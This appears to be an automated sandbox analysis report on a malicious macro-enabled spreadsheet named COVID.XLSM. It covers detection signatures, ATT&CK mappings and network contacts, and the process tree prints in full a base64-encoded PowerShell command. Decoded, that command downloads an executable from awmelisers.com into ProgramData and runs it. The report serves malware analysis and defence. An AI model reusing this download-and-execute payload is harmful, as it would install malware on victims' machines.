ID: 471900
Sample Name: COVID.XLSM
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:22:09
Date: 26/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report COVID.XLSM

Overview


General Information

Sample Name:	COVID.XLSM
Analysis ID:	471900
MD5:	c123363068a465..
SHA1:	8de437d8df29c53.
SHA256:	e5e65b70b5497f1.
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Bypasses PowerShell execution pol…
- Encrypted powershell cmdline option…
- Very long command line found
- Creates processes via WMI
- Machine Learning detection for samp…
- Queries the volume information (nam…
- Potential document exploit detected…
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder …
- Document contains an embedded VB…

Classification



Process Tree

- **System is w7x64**
  - EXCEL.EXE (PID: 2812 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 3052 cmdline: cmd.exe /c 'powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVg
AyACAAewAKACAAIAAgACAAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJA
B0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIAAg
ACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAg
ACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAo
AE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBn
AF0AIAAkAGYAaQBsAGUAXwBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsAC
AAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACAAJABmAGkAbABlAF8AbgBhAG0AZQAsAAoAIAAgAC
AAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0ANAApAF
0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQBuAHMAaQBvAG4ALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAbQBlAH
QAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAYgBvAG
8AbABdACAAJAB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgA9AD
YAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAKQAKAAoAIAAgAC
AAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAGEAbQAKAAoA
IAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAAKwAgACIALwAiACAAKwAgACQAZQBuAGQAcABvAGkAbgB0AAoAIAAgACAAIABpAGYAIAAoACQAdQ
BzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIAAgACAAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJAByAGUAcQBfAHMAdAByACAAKwAgACIALwAiACAAKwAg
ACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAfQAKAAoAIAAgACAAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAAPQAgACQAZgBpAGwAZQBf
AGQAaQByACAAKwAgACIAXAAiACAAKwAgACQAZgBpAGwAZQBfAG4AYQBtAGUAIAArACAAIgAuACIAIAArACAAJABlAHgAdABlAG4AcwBpAG8AbgAKAAoAIAAgACAAIAAkAH
IAZQBxAHUAZQBzAHQAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBDAHIAZQBhAHQAZQAoACIAJAByAG
UAcQBfAHMAdAByACIAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAIAA9ACAAJAByAGUAcQB1AGUAcwB0AC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlAC
gAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAgAD0AIAAkAHIAZQBzAHAAbwBuAHMAZQAuAEcAZQB0AFIAZQBzAHAAbwBuAH
MAZQBTAHQAcgBlAGEAbQAoACkACgAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBlAF8AcwB0AHIAZQBhAG0ALgBDAG8AcAB5AFQAbwAoACQAaQBuAHQAZQByAG
4AYQBsAF8AbQBlAG0AbwByAHkAKQAKAAoAIAAgACAAIABTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AG
UAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIAAtAEUAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAA
JAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkACgAgACAAIAAgACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkA
LgBDAGwAbwBzAGUAKAApAAoACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAA
YQB0AGgACgB9AAoACgBQAFMALQBJAG4AcwB0AGEAbABsAGUAcgBWADIAIAAiAGgAdAB0AHAAcwA6AC8ALwBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0A
IgAgACIAYQBwAGkALwB2ADMALwBhAGMAaAB5AHIAYQBuAHQAaABlAHMALwBjAG8AbgB0AHIAYQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQA
dQByAGsAcgBlAGkAcwAiACAAIgBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQB0AGEAIgAgACIAQQB3AG0AZQBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQ
B4AGUAIgAgACQARgBhAGwAcwBlAA==' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1664 cmdline: powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVgAy
ACAAewAKACAAIAAgACAAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0
AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAg
ACAAIAAgACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBd
AAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0
AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdABy
AGkAbgBnAF0AIAAkAGYAaQBsAGUAXwBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9
ACQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACAAJABmAGkAbABlAF8AbgBh
AG0AZQAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAaQB0
AGkAbwBuAD0ANAApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQBuAHMAaQBvAG4ALAAKACAAIAAgACAAIAAgACAAIABb
AFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAAIAAg
ACAAIAAgAFsAYgBvAG8AbABdACAAJAB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBz
AGkAdABpAG8AbgA9ADYAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAg
ACAAKQAKAAoAIAAgACAAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBv
AHIAeQBTAHQAcgBlAGEAbQAKAAoAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAAKwAgACIALwAiACAAKwAgACQAZQBuAGQAcABv
AGkAbgB0AAoAIAAgACAAIABpAGYAIAAoACQAdQBzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIAAgACAAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9
ACAAJAByAGUAcQBfAHMAdAByACAAKwAgACIALwAiACAAKwAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAfQAKAAoAIAAgACAAIAAk
AHMAYQB2AGUAXwBwAGEAdABoACAAPQAgACQAZgBpAGwAZQBfAGQAaQByACAAKwAgACIAXAAiACAAKwAgACQAZgBpAGwAZQBfAG4AYQBtAGUAIAArACAAIgAu
ACIAIAArACAAJABlAHgAdABlAG4AcwBpAG8AbgAKAAoAIAAgACAAIAAkAHIAZQBxAHUAZQBzAHQAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBl
AGIAUgBlAHEAdQBlAHMAdABdADoAOgBDAHIAZQBhAHQAZQAoACIAJAByAGUAcQBfAHMAdAByACIAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAIAA9
ACAAJAByAGUAcQB1AGUAcwB0AC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAg
AD0AIAAkAHIAZQBzAHAAbwBuAHMAZQAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQAoACkACgAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBl
AF8AcwB0AHIAZQBhAG0ALgBDAG8AcAB5AFQAbwAoACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkAKQAKAAoAIAAgACAAIABTAGUAdAAtAEMAbwBu
AHQAZQBuAHQAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AGUAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgBy
AGEAeQAoACkAIAAtAEUAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAuAEMAbABv
AHMAZQAoACkACgAgACAAIAAgACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkALgBDAGwAbwBzAGUAKAApAAoACgAgACAAIAAgAFMAdABhAHIAdAAt
AFAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAAYQB0AGgACgB9AAoACgBQAFMALQBJAG4AcwB0AGEAbABsAGUAcgBW
ADIAIAAiAGgAdAB0AHAAcwA6AC8ALwBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0AIgAgACIAYQBwAGkALwB2ADMALwBhAGMAaAB5AHIAYQBuAHQAaABl
AHMALwBjAG8AbgB0AHIAYQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQAdQByAGsAcgBlAGkAcwAiACAAIgBDADoAXABQAHIAbwBnAHIAYQBt
AEQAYQB0AGEAIgAgACIAQQB3AG0AZQBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQB4AGUAIgAgACQARgBhAGwAcwBlAA== MD5:
852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Machine Learning detection for sample

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Very long command line found

Persistence and Installation Behavior:

Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:


Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesc Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redire Calls/S
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track Locatic
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID.XLSM	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://awmelisers.comp	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://awmelisers.com	0%	Avira URL Cloud	safe	
http://https://awmelisers.com/api/v3/achyranthes/contrapolarization/kulturkreis	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://awmelisers.comPE	0%	Avira URL Cloud	safe	
http://https://awmelisers.com/0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
awmelisers.com	206.81.23.172	true	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.81.23.172	awmelisers.com	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	471900
Start date:	26.08.2021
Start time:	07:22:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID.XLSM
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSM@5/4@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .XLSM • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:22:44	API Interceptor	32x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
awmelisers.com	cobaltocyanic.exe	Get hash	malicious	Browse	• 142.93.102.244

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	Scan-System.exe	Get hash	malicious	Browse	• 157.245.3.101
	Scan-System.exe	Get hash	malicious	Browse	• 157.245.3.101
	ziprar.exe	Get hash	malicious	Browse	• 45.55.57.132
	j777bHTnC9.doc	Get hash	malicious	Browse	• 138.68.30.186
	j777bHTnC9.doc	Get hash	malicious	Browse	• 138.68.30.186
	EoY_TAX_Document-73785947_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Notificaion-9134_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Export-6179_20210823.xlsb	Get hash	malicious	Browse	• 134.209.205.181
	EoY_TAX_Document-3364_20210823.xlsb	Get hash	malicious	Browse	• 134.209.205.181
	EoY_TAX_Export-15218_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Document-8652654913_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	EoY_TAX_Export-626671470_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
